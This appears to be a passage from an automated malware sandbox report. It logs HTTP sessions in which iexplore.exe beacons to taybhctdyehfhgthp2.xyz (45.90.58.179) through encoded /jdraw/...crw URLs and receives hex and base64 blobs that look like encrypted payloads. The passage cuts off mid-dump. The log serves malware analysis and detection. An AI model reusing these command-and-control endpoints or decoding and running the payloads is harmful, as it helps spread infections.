33 55 4d 6a 79 51 36 6a 63 34 37 32 75 52 54 42 6a 6c 75 6b 74 59 75 4a 4b 74 4f 78 6d 6c 30 6b 46 61 4d 35 4f 51 48 61 6e 43 4b 55 46 55 44 30 5a 45 72 34 31 4f 62 4d 48 67 66 54 4c 41 2b 47 56 51 41 43 32 4d 34 69 36 6f 52 58 62 33 2f 46 44 37 4f 37 71 36 49 71 6e 75 6e 55 33 57 36 78 6f 36 46 6b 6b 77 78 4d 77 46 61 39 33 54 7a 62 49 35 6c 55 36 75 59 6e 59 2b 6b 4c 59 52 51 62 79 54 46 56 33 5a 6d 49 70 4e 70 75 2f 74 7a 50 41 32 5a 41 6b 4e 32 53 4a 74 61 54 66 4d 4f 62 71 67 57 65 69 49 56 57 5a 44 49 36 59 5a 34 50 65 6f 59 56 47 56 50 54 78 56 6f 39 7a 56 57 65 35 58 36 7a 51 72 71 57 43 47 47 45 69 77 4c 5a 51 4c 45 78 76 6a 63 76 4a 35 2b 55 6c 77 36 4a 57 38 73 32 39 73 37 34 6b 63 38 56 6f 42 78 30 68 74 36 57 56 64 70 62 59 30 30 63 44 66 76 5a 6c 71 50 5a 45 79 44 6a 75 54 68 38 30 67 77 61 4d 30 52 54 67 69 31 79 61 78 2f 44 41 4b 34 30 63 59 37 57 6e 72 64 2f 53 6e 66 64 30 6d 51 68 62 65 6d 48 32 6d 63 73 53 43 45 44 6c 56 32 47 69 59 50 6c 46 6e 6f 6a 7a 38 56 79 53 52 7a 5a 75 42 34 39 6e 6a 76 38 54 76 72 69 37 48 65 57 53 52 6e 49 33 73 47 51 76 45 6a 37 42 4c 33 54 48 55 48 2f 4e 48 58 51 4c 45 4e 4f 71 5a 6b 49 63 78 4a 51 43 71 78 4c 48 6a 6f 66 61 58 65 47 4c 38 64 49 49 52 45 32 4a 32 33 63 4b 4e 72 2f 32 56 34 74 63 66 44 79 31 52 59 4a 2b 2b 6d 74 2f Data Ascii: ehXldSwXQiYLaGznQN5YF7r3L/efOLb4LnZ1oAYpt8lgPGPe/gf8/DGTbV6m7YwpUR3MWo2UtKdDmF 4APCFraJREwlJWnkob8SsQNJhrywvKqw+bSooHYuwlIBknOdspX9EQe3Sv9e+MJGzBUV0haEDba0XAkObuDYNRj18x nNiXi6Ws60Pjc0/HU0i9bLRpRg59STkUqFGs8C412H1xVdmc5d2vrrw1W726xdxLJbB5PrYiPoMAP1YN9P+KYzmlOV GKeIvfiKydN7axyUq5/wpgASG+/0qOAa0oeSh5Q6z4Le91X7o42jmOQniSwc/AnYfllgEL+XZ/ioUYNibJVoXD6eiX Ol7MOKapy1Bb+Gywzy8tPZj4TkzOg/kDolCzmKs3PubHLAB4ejQED/8fQQkFq9PAiYxupDnUiCXg97vAQBuSJsFj9k 7SbQf5lrUFT29oPXWAFO+ivl9TLVS6GM5V1VQ73JFz40H8W5j3mKDs+Lk9/ypNSQRbEAitmI0L69v/OpyCZfw2bLr3 UMjyQ6jc472uRTBjluktYuJKtOxml0kFaM5OQHanCKUFUD0ZEr41ObMHgfTLA+GVQAC2M4i6oRXb3/FD7O7q6Iqnun U3W6xo6FkkwxMwFa93TzbI5lU6uYnY+kLYRQbyTFV3ZmIpNpu/tzPA2ZAkN2SJtaTfMObqgWeiIVWZDI6YZ4PeoYVG VPTxVo9zVWe5X6zQrqWCGGEiwLZQLExvjcvJ5+Ulw6JW8s29s74kc8VoBx0ht6WVdpbY00cDfvZlqPZEyDjuTh80gw aM0RTgi1yax/DAK40cY7Wnrd/Snfd0mQhbemH2mcsSCEDlV2GiYPlFnojz8VySRzZuB49njv8Tvri7HeWSRnI3sGQv Ej7BL3THUH/NHXQLENOqZkIcxJQCqxLHjofaXeGL8dIIRE2J23cKNr/2V4tcfDy1RYJ++mt/

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.5	49814	45.90.58.179	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jul 6, 2021 14:31:29.922583103 CEST	5239	OUT	GET /jdraw/WzEyJLB3xlLsnabkhWyV0S/yaPNrrtbEg_2F/gaaPNPvk/KT7taNsNnsmIKyasgTZ0UAG/nQc7Y04rH d/Wf9d711z2fDYWnZSZ/l5gtE5194Pn8/54FQXS9Bp0p/Yr0NIxUfu5Fay8/_2FlA1aXKnd2v_2B9oARj/_2Fx_2FC hvh5vpN4/OMwk_2BosEsV5ld/sSRuMcQjMYnxoDOxLX/9QI7NxpfE/WeR0iN16/80Qd2J2g/G.crw HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: taybhctdyehfhgthp2.xyz Connection: Keep-Alive Cookie: lang=en; PHPSESSID=t8ig2lm7e99tl9ioed8m825st0

Timestamp	kBytes transferred	Direction	Data
Jul 6, 2021 14:31:29.997770071 CEST	5241	IN	HTTP/1.1 200 OK Date: Tue, 06 Jul 2021 12:31:29 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Pragma: no-cache Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Transfer-Encoding: chunked Content-Type: text/html; charset=UTF-8 Data Raw: 33 61 35 63 30 0d 0a 54 37 50 43 46 2b 46 31 4a 55 4b 41 54 62 62 73 6b 6e 55 32 76 58 53 4c 57 30 70 45 54 4a 56 69 7a 51 2b 44 68 35 45 4d 66 73 37 78 45 66 79 46 33 4b 48 51 69 53 71 48 7a 55 68 43 2b 65 4f 65 34 78 4f 6d 6b 74 78 46 38 68 6b 49 4e 50 41 79 47 77 74 4c 75 78 6a 7a 51 55 58 30 64 4f 6c 78 52 68 6c 32 49 79 4d 71 6a 6c 52 6b 53 79 56 4f 65 72 75 63 56 6c 49 33 75 36 35 62 70 6a 30 4f 6d 52 76 43 57 47 38 4a 71 2b 4c 33 74 4a 74 4f 76 31 74 42 74 47 5a 58 5a 42 6c 75 79 32 70 34 54 56 54 57 67 70 50 7a 4f 51 77 76 6d 30 72 68 56 73 4f 48 62 78 44 4b 4c 7a 6b 59 36 4d 50 32 52 32 47 70 50 39 78 71 42 52 46 34 67 7a 30 48 74 53 4d 58 6a 77 44 4e 77 71 46 63 49 32 34 46 62 2b 31 2b 64 73 65 35 69 4c 44 66 51 79 42 35 71 37 33 61 6d 39 61 52 67 36 74 75 43 71 65 53 47 50 4e 64 75 30 44 6f 72 43 2b 65 36 35 37 42 6b 32 69 57 66 4b 4e 72 45 4a 47 34 33 76 4a 4e 2b 68 45 30 6f 4c 37 69 76 34 31 4c 50 36 37 33 61 4b 41 35 6c 33 62 49 48 6f 46 77 4c 30 4f 78 37 6a 69 48 37 5a 36 52 4e 61 37 42 2b 38 42 66 6d 34 51 42 66 4e 31 68 30 55 35 75 47 73 65 68 71 78 7a 56 48 33 46 65 44 77 4f 6b 42 7a 75 43 39 6a 62 4a 7a 77 4c 4b 38 61 2b 6a 49 67 51 53 4a 52 6d 4d 54 43 72 32 33 79 67 67 46 4d 42 75 6b 39 34 32 4c 57 52 45 46 4a 79 58 57 32 52 65 47 61 38 61 63 75 79 7a 54 36 55 57 5a 35 68 4f 58 6e 79 58 54 43 46 61 39 48 76 4c 71 72 56 36 41 74 56 6c 78 62 34 46 37 34 49 51 63 79 50 6f 36 4d 4a 2f 58 6c 74 57 52 6e 44 66 55 61 4d 62 6f 4e 6d 51 58 41 70 4c 56 39 49 4a 66 4a 74 36 50 55 37 7a 66 78 59 37 48 46 4d 4c 68 59 49 62 7a 61 61 43 75 63 71 58 57 33 61 77 6b 30 4e 44 31 54 30 6e 36 4e 36 59 35 57 44 44 6f 69 4e 7a 4b 64 51 4a 4b 69 6e 48 2f 4b 73 4b 32 71 2f 30 2b 34 69 53 42 31 53 33 63 50 35 4a 77 31 54 48 77 4f 45 37 74 6b 77 54 71 71 2f 6b 4e 33 65 63 37 64 6d 38 75 47 30 70 4c 64 2b 63 69 4d 6d 42 68 44 41 31 4c 78 69 6c 53 72 6a 36 6d 64 6f 45 70 6f 55 7a 68 51 30 63 49 6b 69 59 7a 6e 4c 49 4f 41 75 4b 4c 4a 76 43 78 39 4b 32 6c 2f 70 58 35 76 68 52 47 45 49 34 57 69 4b 6d 73 33 34 4e 76 78 44 77 31 42 72 70 70 65 48 66 71 36 6d 35 62 5a 4a 2b 6a 47 6e 57 51 33 56 54 43 39 68 70 2b 7a 62 30 6b 50 51 41 4a 38 61 6f 6d 73 4b 35 45 4d 4b 41 6a 38 75 65 45 4f 70 66 79 6e 54 53 6b 4c 68 61 52 43 6b 5a 31 48 65 2f 34 59 7a 4e 38 41 58 31 6b 50 45 73 4c 2b 71 47 41 69 41 6c 51 50 45 54 62 4c 65 72 36 48 61 2b 76 66 77 69 5a 50 34 41 58 55 33 77 49 42 45 62 78 48 72 67 6e 4e 2f 47 67 38 66 36 33 47 6d 33 38 42 66 52 68 50 77 59 39 6a 79 47 52 34 42 56 50 35 78 39 4a 66 43 32 35 6f 61 74 2f 6e 57 35 4e 39 68 73 5a 4b 34 48 33 6f 64 71 52 4f 75 44 59 31 53 4c 76 6b 42 64 57 72 65 54 42 78 75 55 37 72 67 34 2b 45 6c 41 45 6c 52 7a 52 70 48 37 63 67 52 50 72 32 4a 7a 47 35 79 51 55 36 55 34 38 51 31 6f 6b 44 31 4c 42 33 7a 6b 66 46 67 74 4d 46 35 6f 68 43 56 70 72 38 4d 54 37 51 75 34 51 50 38 73 6e 50 Data Ascii: 3a5c0T7PCF+F1JUKATbbsknU2vXSLW0pETJVizQ+Dh5EMfs7xEfyF3KHQiSqHzUhC+eOe4xOmktxF8 hkINPAyGwtLuxjzQUX0dOlxRhl2IyMqjlRkSyVOerucVlI3u65bpj0OmRvCWG8Jq+L3tJtOv1tBtGZXZBluy2p4TVT WgpPzOQwvm0rhVsOHbxDKLzkY6MP2R2GpP9xqBRF4gz0HtSMXjwDNwqFcl24Fb+1+dse5iLDfQyB5q73am9aRg6tuC qeSGPNdu0DorC+e657Bk2iWfKNrEJG43vJN+hE0oL7iv41LP673aKA5l3bIHoFwL0Ox7jiH7Z6RNa7B+8Bfm4QBfN1 h0U5uGsehqxzVH3FeDwOkBzuC9jbJzwLK8a+jIgQSJRmMTCr23yggFMBuk942LWREFJyXW2ReGa8acuyzT6UWZ5hOX nyXTCFa9HvLqrV6AtVlxb4F74IQcyPo6MJ/XltWRnDfUaMboNmQXApLV9lJfJt6PU7zfxY7HFMLhYIbzaaCucqXW3a wk0ND1T0n6N6Y5WDDoiNzKdQJKinH/KsK2q/0+4iSB1S3cP5Jw1THwOE7tkwTqq/kN3ec7dm8uG0pLd+ciMmBhDA1L xilSrj6mdoEpoUzhQ0cIkiYznLIOAuKLJvCx9K2l/pX5vhRGEl4WiKms34NvxDw1BrppeHfq6m5bZJ+jGnWQ3VTC9h p+zb0kPQAJ8aomsK5EMKAj8ueEOpfynTSkLhaRCkZ1He/4YzN8AX1kPEsL+qGAiAlQPETbLer6Ha+vfwiZP4AXU3wI BEbxHrgnN/Gg8f63Gm38BfRhPwY9jyGR4BVP5x9JfC25oat/nW5N9hsZK4H3odqROuDY1SLvkBdWreTBxuU7rg4+El AElRzRpH7cgRPr2JzG5yQU6U48Q1okD1LB3zkfFgtMF5ohCVpr8MT7Qu4QP8snP

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.5	49815	45.90.58.179	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jul 6, 2021 14:31:29.950484991 CEST	5240	OUT	GET /jdraw/_2F4Q_2FnvV/BpomczM_2B2Jkp/FRSRsBJeoQn3RBrurQkGr/rDwzJqou7P_2BXVD/nyA2CFklxFPwV Qh/Yho06_2FbaOGMgTxMt/wv24AfljN/0MFgIcSL6gEiPqujKV_2/FBuSaCXg7gU09XOKs6c/4flUb9QPzKFwKqbjV _2FMz/mqc6yG0M3rYrC/7N85LJjr/tu_2BqIUaqz1VBst_2F35QW/3.crw HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: taybhctdyehfhgthp2.xyz Connection: Keep-Alive Cookie: lang=en; PHPSESSID=t8ig2lm7e99tl9ioed8m825st0

Timestamp	kBytes transferred	Direction	Data
Jul 6, 2021 14:31:30.130429983 CEST	5451	IN	HTTP/1.1 200 OK Date: Tue, 06 Jul 2021 12:31:29 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Pragma: no-cache Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Transfer-Encoding: chunked Content-Type: text/html; charset=UTF-8 Data Raw: 33 61 35 63 30 0d 0a 54 37 50 43 46 2b 46 31 4a 55 4b 41 54 62 62 73 6b 6e 55 32 76 58 53 4c 57 30 70 45 54 4a 56 69 7a 51 2b 44 68 35 45 4d 66 73 37 78 45 66 79 46 33 4b 48 51 69 53 71 48 7a 55 68 43 2b 65 4f 65 34 78 4f 6d 6b 74 78 46 38 68 6b 49 4e 50 41 79 47 77 74 4c 75 78 6a 7a 51 55 58 30 64 4f 6c 78 52 68 6c 32 49 79 4d 71 6a 6c 52 6b 53 79 56 4f 65 72 75 63 56 6c 49 33 75 36 35 62 70 6a 30 4f 6d 52 76 43 57 47 38 4a 71 2b 4c 33 74 4a 74 4f 76 31 74 42 74 47 5a 58 5a 42 6c 75 79 32 70 34 54 56 54 57 67 70 50 7a 4f 51 77 76 6d 30 72 68 56 73 4f 48 62 78 44 4b 4c 7a 6b 59 36 4d 50 32 52 32 47 70 50 39 78 71 42 52 46 34 67 7a 30 48 74 53 4d 58 6a 77 44 4e 77 71 46 63 49 32 34 46 62 2b 31 2b 64 73 65 35 69 4c 44 66 51 79 42 35 71 37 33 61 6d 39 61 52 67 36 74 75 43 71 65 53 47 50 4e 64 75 30 44 6f 72 43 2b 65 36 35 37 42 6b 32 69 57 66 4b 4e 72 45 4a 47 34 33 76 4a 4e 2b 68 45 30 6f 4c 37 69 76 34 31 4c 50 36 37 33 61 4b 41 35 6c 33 62 49 48 6f 46 77 4c 30 4f 78 37 6a 69 48 37 5a 36 52 4e 61 37 42 2b 38 42 66 6d 34 51 42 66 4e 31 68 30 55 35 75 47 73 65 68 71 78 7a 56 48 33 46 65 44 77 4f 6b 42 7a 75 43 39 6a 62 4a 7a 77 4c 4b 38 61 2b 6a 49 67 51 53 4a 52 6d 4d 54 43 72 32 33 79 67 67 46 4d 42 75 6b 39 34 32 4c 57 52 45 46 4a 79 58 57 32 52 65 47 61 38 61 63 75 79 7a 54 36 55 57 5a 35 68 4f 58 6e 79 58 54 43 46 61 39 48 76 4c 71 72 56 36 41 74 56 6c 78 62 34 46 37 34 49 51 63 79 50 6f 36 4d 4a 2f 58 6c 74 57 52 6e 44 66 55 61 4d 62 6f 4e 6d 51 58 41 70 4c 56 39 49 4a 66 4a 74 36 50 55 37 7a 66 78 59 37 48 46 4d 4c 68 59 49 62 7a 61 61 43 75 63 71 58 57 33 61 77 6b 30 4e 44 31 54 30 6e 36 4e 36 59 35 57 44 44 6f 69 4e 7a 4b 64 51 4a 4b 69 6e 48 2f 4b 73 4b 32 71 2f 30 2b 34 69 53 42 31 53 33 63 50 35 4a 77 31 54 48 77 4f 45 37 74 6b 77 54 71 71 2f 6b 4e 33 65 63 37 64 6d 38 75 47 30 70 4c 64 2b 63 69 4d 6d 42 68 44 41 31 4c 78 69 6c 53 72 6a 36 6d 64 6f 45 70 6f 55 7a 68 51 30 63 49 6b 69 59 7a 6e 4c 49 4f 41 75 4b 4c 4a 76 43 78 39 4b 32 6c 2f 70 58 35 76 68 52 47 45 49 34 57 69 4b 6d 73 33 34 4e 76 78 44 77 31 42 72 70 70 65 48 66 71 36 6d 35 62 5a 4a 2b 6a 47 6e 57 51 33 56 54 43 39 68 70 2b 7a 62 30 6b 50 51 41 4a 38 61 6f 6d 73 4b 35 45 4d 4b 41 6a 38 75 65 45 4f 70 66 79 6e 54 53 6b 4c 68 61 52 43 6b 5a 31 48 65 2f 34 59 7a 4e 38 41 58 31 6b 50 45 73 4c 2b 71 47 41 69 41 6c 51 50 45 54 62 4c 65 72 36 48 61 2b 76 66 77 69 5a 50 34 41 58 55 33 77 49 42 45 62 78 48 72 67 6e 4e 2f 47 67 38 66 36 33 47 6d 33 38 42 66 52 68 50 77 59 39 6a 79 47 52 34 42 56 50 35 78 39 4a 66 43 32 35 6f 61 74 2f 6e 57 35 4e 39 68 73 5a 4b 34 48 33 6f 64 71 52 4f 75 44 59 31 53 4c 76 6b 42 64 57 72 65 54 42 78 75 55 37 72 67 34 2b 45 6c 41 45 6c 52 7a 52 70 48 37 63 67 52 50 72 32 4a 7a 47 35 79 51 55 36 55 34 38 51 31 6f 6b 44 31 4c 42 33 7a 6b 66 46 67 74 4d 46 35 6f 68 43 56 70 72 38 4d 54 37 51 75 34 51 50 38 73 6e 50 Data Ascii: 3a5c0T7PCF+F1JUKATbbsknU2vXSLW0pETJVizQ+Dh5EMfs7xEfyF3KHQiSqHzUhC+eOe4xOmktxF8 hkINPAyGwtLuxjzQUX0dOlxRhl2IyMqjlRkSyVOerucVlI3u65bpj0OmRvCWG8Jq+L3tJtOv1tBtGZXZBluy2p4TVT WgpPzOQwvm0rhVsOHbxDKLzkY6MP2R2GpP9xqBRF4gz0HtSMXjwDNwqFcl24Fb+1+dse5iLDfQyB5q73am9aRg6tuC qeSGPNdu0DorC+e657Bk2iWfKNrEJG43vJN+hE0oL7iv41LP673aKA5l3bIHoFwL0Ox7jiH7Z6RNa7B+8Bfm4QBfN1 h0U5uGsehqxzVH3FeDwOkBzuC9jbJzwLK8a+jIgQSJRmMTCr23yggFMBuk942LWREFJyXW2ReGa8acuyzT6UWZ5hOX nyXTCFa9HvLqrV6AtVlxb4F74IQcyPo6MJ/XltWRnDfUaMboNmQXApLV9lJfJt6PU7zfxY7HFMLhYIbzaaCucqXW3a wk0ND1T0n6N6Y5WDDoiNzKdQJKinH/KsK2q/0+4iSB1S3cP5Jw1THwOE7tkwTqq/kN3ec7dm8uG0pLd+ciMmBhDA1L xilSrj6mdoEpoUzhQ0cIkiYznLIOAuKLJvCx9K2l/pX5vhRGEl4WiKms34NvxDw1BrppeHfq6m5bZJ+jGnWQ3VTC9h p+zb0kPQAJ8aomsK5EMKAj8ueEOpfynTSkLhaRCkZ1He/4YzN8AX1kPEsL+qGAiAlQPETbLer6Ha+vfwiZP4AXU3wI BEbxHrgnN/Gg8f63Gm38BfRhPwY9jyGR4BVP5x9JfC25oat/nW5N9hsZK4H3odqROuDY1SLvkBdWreTBxuU7rg4+El AElRzRpH7cgRPr2JzG5yQU6U48Q1okD1LB3zkfFgtMF5ohCVpr8MT7Qu4QP8snP

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.5	49817	45.90.58.179	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jul 6, 2021 14:31:33.736978054 CEST	5753	OUT	GET /jdraw/p5RR5qqGgi5cTLPxy/2iFqCZAtdge9/_2B0gp3GesH/Xr71XWjGQYQuWa/hA9AKk4_2BjgWwj5Y0S8K /QFWsxQXH1nBjETKY/5OHlicPcimNlcL6/z4pHXf1uPEPssBLv8K/mnGWtLd2A/uaW_2Bl6KqHoNDaU_2Bh/DiOvIL fU9m_2BExEsIT/5_2B5_2BSmOr5E2GYDUf9Y/mDnzrYQJR/mky.crw HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: taybhctdyehfhgthp2.xyz Connection: Keep-Alive Cookie: lang=en; PHPSESSID=t8ig2lm7e99tl9ioed8m825st0

Timestamp	kBytes transferred	Direction	Data
Jul 6, 2021 14:31:33.795783043 CEST	5755	IN	HTTP/1.1 200 OK Date: Tue, 06 Jul 2021 12:31:33 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Pragma: no-cache Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Transfer-Encoding: chunked Content-Type: text/html; charset=UTF-8 Data Raw: 34 61 33 31 34 0d 0a 67 72 57 41 4c 4a 30 41 6f 52 72 79 4d 68 4c 6b 62 34 2b 35 66 4b 46 31 42 54 33 44 6c 56 75 33 6a 75 7a 45 48 61 77 2f 5a 76 53 45 53 6d 51 76 58 51 38 6e 6b 70 30 59 39 52 6b 64 57 67 69 7a 31 69 4f 4b 31 44 38 4e 55 72 39 69 5a 64 73 64 46 72 38 31 4a 6d 70 57 67 39 74 78 6e 64 7a 56 47 54 30 65 36 2b 54 42 59 51 45 66 63 65 50 51 59 6e 6f 75 51 33 6e 45 5a 54 63 44 75 52 54 63 56 56 4b 70 34 4d 76 79 6f 41 45 37 36 67 44 5a 59 5a 62 31 55 37 54 4f 36 67 57 46 35 78 47 61 45 59 44 50 52 68 58 36 4b 75 42 45 44 4c 6e 70 4b 4a 59 4e 78 6e 5a 2f 70 73 6b 35 5a 2f 78 69 72 55 51 75 71 72 35 6e 51 38 64 43 77 62 76 6e 49 61 2f 44 67 44 59 66 35 43 6a 67 64 73 77 6b 67 72 72 48 6f 34 71 30 37 6d 36 41 65 39 6d 42 2b 53 46 34 4c 36 71 4d 35 56 2b 67 77 30 61 33 4c 70 65 4b 54 75 57 53 79 33 31 6c 6f 76 6f 31 38 44 36 63 43 5a 49 66 4e 4d 30 79 4d 73 41 71 51 6a 78 44 57 30 59 61 53 79 56 65 4d 54 6a 75 36 74 76 76 59 79 35 6d 55 62 75 73 61 70 37 57 49 6d 41 57 6d 61 67 48 4b 6e 30 51 43 52 59 52 33 37 64 49 32 6e 73 70 58 31 44 4f 52 73 2b 31 35 51 62 71 62 4c 4f 77 73 67 4c 63 64 66 65 56 36 6b 77 63 48 44 68 64 34 70 4d 4c 4c 70 73 31 71 6c 41 49 53 4f 52 51 52 32 4b 34 44 36 4a 59 6c 38 58 71 31 4f 37 4b 55 67 75 73 4d 2b 72 4d 63 51 6c 39 76 42 6f 45 54 6a 39 70 53 74 68 61 70 39 32 41 6a 6e 52 76 69 7a 32 74 6e 44 2f 32 55 73 72 74 63 30 78 6c 32 5a 34 59 71 37 6d 30 62 6c 7a 59 4d 46 65 36 75 75 61 72 79 65 45 70 4a 64 50 50 42 61 4c 36 77 67 55 7a 39 72 7a 74 58 78 45 70 47 46 53 61 68 72 6c 33 4c 39 73 34 57 2f 36 57 30 66 47 56 4f 7a 6d 61 30 56 56 62 46 61 55 6d 47 32 45 79 51 7a 52 52 66 6f 42 6e 77 56 54 47 6c 76 51 45 31 71 5a 35 73 39 4d 6c 73 2b 53 79 42 6f 31 2f 35 33 68 6b 59 5a 70 31 6e 2f 4a 6a 46 78 6f 46 38 64 44 34 47 6b 77 72 37 4b 61 56 6a 77 35 35 4e 63 56 79 48 72 4d 49 7a 77 6a 45 6a 39 30 42 76 71 31 50 4a 6a 64 78 56 77 79 33 31 58 70 4a 6f 57 54 35 44 68 6e 2f 73 46 44 63 37 33 4f 31 65 59 71 47 58 4f 4a 37 66 73 2f 4e 33 61 62 44 2f 33 65 4b 63 7a 50 2b 73 66 71 70 70 53 77 39 59 67 54 52 6f 53 32 2f 7a 31 6b 71 51 4f 44 55 7a 41 43 75 70 49 34 66 63 52 63 57 43 6e 70 74 38 69 49 4a 45 7a 4d 48 45 39 6f 78 63 33 6e 66 62 67 47 6a 6d 39 6b 69 44 55 78 6a 58 55 79 67 44 61 59 6c 49 44 73 63 2f 45 39 52 51 47 41 4e 4e 6f 4b 45 67 6a 4c 50 45 47 56 73 64 74 57 45 48 63 6f 2b 33 75 34 5a 59 38 33 72 77 79 6e 4e 30 76 61 43 46 4e 4f 36 72 48 35 36 7a 6a 45 49 53 78 48 73 56 6a 6a 61 6e 6d 64 63 47 31 57 61 50 66 48 43 67 33 79 32 68 71 69 6c 54 61 58 46 37 2b 54 76 70 38 76 5a 72 35 4c 75 65 35 69 30 6c 46 53 6c 46 47 62 48 63 59 59 6c 44 44 55 4a 37 51 33 71 6c 6b 70 77 66 74 50 65 53 54 68 6b 30 61 66 65 72 30 47 77 6d 42 6f 47 48 58 73 41 42 51 57 33 79 50 4b 73 4f 61 33 57 37 79 2f 33 6a 79 62 55 53 6f 50 4e 76 4e 72 69 57 46 2f 65 44 30 61 71 63 6f 46 37 41 38 Data Ascii: 4a314grWALJ0AoRryMhLkb4+5fKF1BT3DlVu3juzEHaw/ZvSESmQvXQ8nkp0Y9RkdWgiz1iOK1D8NU r9iZdsdFr81JmpWg9txndzVGT0e6+TBYQEfcePQYnouQ3nEZTcDuRTcVVKp4MvyoAE76gDZYZb1U7TO6gWF5xGaEYD PRhX6KuBEDLnpKJYNxnZ/psk5Z/xirUQuqr5nQ8dCwbvnIa/DgDYf5CjgdswkgrrHo4q07m6Ae9mB+SF4L6qM5V+gw 0a3LpeKTuWSy31lovo18D6cCZIfNM0yMsAqQjxDW0YaSyVeMTju6tvvYy5mUbusap7WImAWmagHKn0QCRYR37dI2ns pX1DORs+15QbqbLOwsgLcdfeV6kwcHDhd4pMLLps1qlAISORQR2K4D6JYl8Xq1O7KUgusM+rMcQl9vBoETj9pSthap 92AjnRviz2tnD/2Usrtc0xl2Z4Yq7m0blzYMFe6uuaryeEpJdPPBaL6wgUz9rztXxEpGFSahrl3L9s4W/6W0fGVOzm a0VVbFaUmG2EyQzRRfoBnwVTGlvQE1qZ5s9Mls+SyBo1/53hkYZp1n/JjFxoF8dD4Gkwr7KaVjw55NcVyHrMlzwjEj 90Bvq1PJjdxVwy31XpJoWT5Dhn/sFDc73O1eYqGXOJ7fs/N3abD/3eKczP+sfqppSw9YgTRoS2/z1kqQODUzACupI4 fcRcWCnpt8ilJEzMHE9oxc3nfbgGjm9kiDUxjXUygDaYIIDsc/E9RQGANNoKEgjLPEGVsdtWEHco+3u4ZY83rwynN0 vaCFNO6rH56zjElSxHsVjjanmdcG1WaPfHCg3y2hqilTaXF7+Tvp8vZr5Lue5i0lFSlFGbHcYYlDDUJ7Q3qlkpwftP eSThk0afer0GwmBoGHXsABQW3yPKsOa3W7y/3jybUSoPNvNriWF/eD0aqcoF7A8

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.5	49819	45.90.58.179	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jul 6, 2021 14:31:33.754381895 CEST	5753	OUT	GET /jdraw/2dmHXVLFpoxZkp/lRnXRf4rg4uMzmmWxeqRM/HUrKxMJE8mnsaP3a/BSrsCvSsG_2BS6o/EetdeEq5g Q_2FyXySX/Ubse8b9so/m_2FVXqZKmYn0vbRxn_2/BpcuM8syJiHvDzsFPwE/VcmFcijyALhTLZxPULLl94/yvHhbY t_2F3zs/MiwgrxH9/_2F06LcLdvAsYVoK_2FJUaB/om5CWM0I.crw HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: taybhctdyehfhgthp2.xyz Connection: Keep-Alive Cookie: lang=en; PHPSESSID=t8ig2lm7e99tl9ioed8m825st0

Timestamp	kBytes transferred	Direction	Data
Jul 6, 2021 14:31:33.927639961 CEST	5965	IN	HTTP/1.1 200 OK Date: Tue, 06 Jul 2021 12:31:33 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Pragma: no-cache Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Transfer-Encoding: chunked Content-Type: text/html; charset=UTF-8 Data Raw: 34 61 33 31 34 0d 0a 67 72 57 41 4c 4a 30 41 6f 52 72 79 4d 68 4c 6b 62 34 2b 35 66 4b 46 31 42 54 33 44 6c 56 75 33 6a 75 7a 45 48 61 77 2f 5a 76 53 45 53 6d 51 76 58 51 38 6e 6b 70 30 59 39 52 6b 64 57 67 69 7a 31 69 4f 4b 31 44 38 4e 55 72 39 69 5a 64 73 64 46 72 38 31 4a 6d 70 57 67 39 74 78 6e 64 7a 56 47 54 30 65 36 2b 54 42 59 51 45 66 63 65 50 51 59 6e 6f 75 51 33 6e 45 5a 54 63 44 75 52 54 63 56 56 4b 70 34 4d 76 79 6f 41 45 37 36 67 44 5a 59 5a 62 31 55 37 54 4f 36 67 57 46 35 78 47 61 45 59 44 50 52 68 58 36 4b 75 42 45 44 4c 6e 70 4b 4a 59 4e 78 6e 5a 2f 70 73 6b 35 5a 2f 78 69 72 55 51 75 71 72 35 6e 51 38 64 43 77 62 76 6e 49 61 2f 44 67 44 59 66 35 43 6a 67 64 73 77 6b 67 72 72 48 6f 34 71 30 37 6d 36 41 65 39 6d 42 2b 53 46 34 4c 36 71 4d 35 56 2b 67 77 30 61 33 4c 70 65 4b 54 75 57 53 79 33 31 6c 